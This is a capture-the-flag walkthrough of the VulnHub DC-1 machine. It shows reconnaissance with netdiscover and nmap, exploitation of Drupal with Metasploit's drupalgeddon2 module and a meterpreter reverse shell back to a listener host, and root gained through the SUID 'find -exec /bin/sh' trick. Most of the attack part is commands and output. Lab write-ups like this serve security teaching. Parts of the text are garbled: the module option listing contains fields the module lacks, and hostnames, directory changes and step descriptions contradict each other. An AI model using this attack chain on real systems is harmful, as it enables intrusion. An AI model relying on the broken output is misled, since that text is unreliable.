

DC -1 Machine

DC-1 CTF Challenge Overview


- **Platform:** VulnHub
- **Objective:** Capture the flag by gaining root access (`root.txt`)
- **Challenge Type:** Boot2Root | CTF | Beginner-friendly

Step 1:-

A lightweight network reconnaissance tool commonly used to identify active hosts in a network.

It's Netdiscover is a simple tool, particularly useful in Local Area Networks (LANs). It works by sending

ARP (Address Resolution Protocol) requests and listens for ARP replies to map live systems in a subnet.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal displays the results of a Netdiscover scan and two Nmap scans against the IP address 192.168.43.44.

Netdiscover Output:

```
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 6 hosts. Total size: 360
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.43.1 1a:02:19:41:a4:b1 1 60 Unknown vendor
192.168.43.44 00:0c:29:02:01:40 1 60 VMware, Inc.
192.168.43.69 68:34:21:d6:32:88 1 60 Unknown vendor
192.168.43.57 f4:6d:3f:94:93:64 1 60 Intel Corporate
192.168.43.115 f4:6d:3f:94:93:64 1 60 Intel Corporate
192.168.43.172 f4:6d:3f:94:93:64 1 60 Intel Corporate
```

Nmap -sV Scan Output:

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.43.44 -oN nmap-rslt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-14 05:10 EDT
Nmap scan report for DC-1 (192.168.43.44)
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http  Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:02:01:40 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.03 seconds
```

Nmap --script=http ENUM Scan Output:

```
(kali㉿kali)-[~]
$ nmap --script=http-enum.nse 192.168.43.44
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-14 05:11 EDT
Nmap scan report for DC-1 (192.168.43.44)
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
```

Step 2:-

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.

Step-3:-

Msfconsole is the command-line interface for the Metasploit Framework, a widely used open source tool for penetration testing, exploit development, and vulnerability research. Metasploit is used to test security defenses by simulating attacks, exploiting vulnerabilities, and verifying security mitigations.

Search exploit Drappalgeddon -2

Step -4 :-

Then use 0 for attack the machine and show options and set the RHOSTS, LHOST.

```

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):
Name      Current Setting  Required  Description
DUMP_OUTPUT    false        no        Dump payload command output
PHP_FUNC       passthru     yes       PHP function to execute
Proxies        no          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes         yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80          yes      The target port (TCP)
SSL            false        no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /           yes      Path to Drupal install
VHOST          vhost       no        HTTP server virtual host
Themes          /modules/  site      Themes to use for the web interface
INSTALLED_HOSTS 192.168.43.44
INSTALLED_PORTS 4444
INSTALLED_PHP  /usr/bin/php7.4
INSTALLED_SITES /INSTALL

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.43.238  yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
Id  Name
-- 
0  Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.43.44
rhosts => 192.168.43.44
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

```

Step-5 :-

Set RHOSTS(victim IP) & set LHOST (listening IP) and then exploit.

```

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.43.238:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 192.168.43.44
[*] Meterpreter session 1 opened (192.168.43.238:4444 → 192.168.43.44:49864) at 2025-06-14 05:32:24 -0400

meterpreter > sysinfo
Computer : DE-1
OS       : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
meterpreter > shell
Process 3372 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/hostname
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssl-ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/etc/motd.news
www-data@DC-1:/var/www$ touch /tmp/suryakanta
touch /tmp/suryakanta
www-data@DC-1:/var/www$ cd /tmp

```

Step -6 :- use the sysinfo for next session

Step 7: use python script for shell

Step 8: find command use for permission the files and 2>/dev/null for error

Step 9: touch command use for create a directory

Step 10: then execute the file name we create

Step 11: then execute the file /bin/bash and then we crack the machine

```
File Actions Edit View Help
/sbin/mount.nfs
www-data@DC-1:/var/www$ touch /tmp/suryakanta
touch /tmp/suryakanta
www-data@DC-1:/var/www$ cd /tmp
cd /
www-data@DC-1:/tmp$ ls
ls
suryakanta
www-data@DC-1:/tmp$ find "suryakanta" \;
find "suryakanta" \;
suryakanta
find: ': No such file or directory' -> /tmp/suryakanta
www-data@DC-1:/tmp$ ls
ls
suryakanta
www-data@DC-1:/tmp$ find suryakanta \;
find suryakanta \;
suryakanta
find: ': No such file or directory' -> /tmp/suryakanta
www-data@DC-1:/tmp$ find suryakanta -exec "whoami" \;
find suryakanta -exec "whoami" \;
root
www-data@DC-1:/tmp$ find suryakanta -exec /bin/sh \;
find suryakanta -exec /bin/sh \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# ls
ls
suryakanta
# cd /root
cd /root
# ls
ls
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!
Hopefully you've enjoyed this and learned some new skills.
```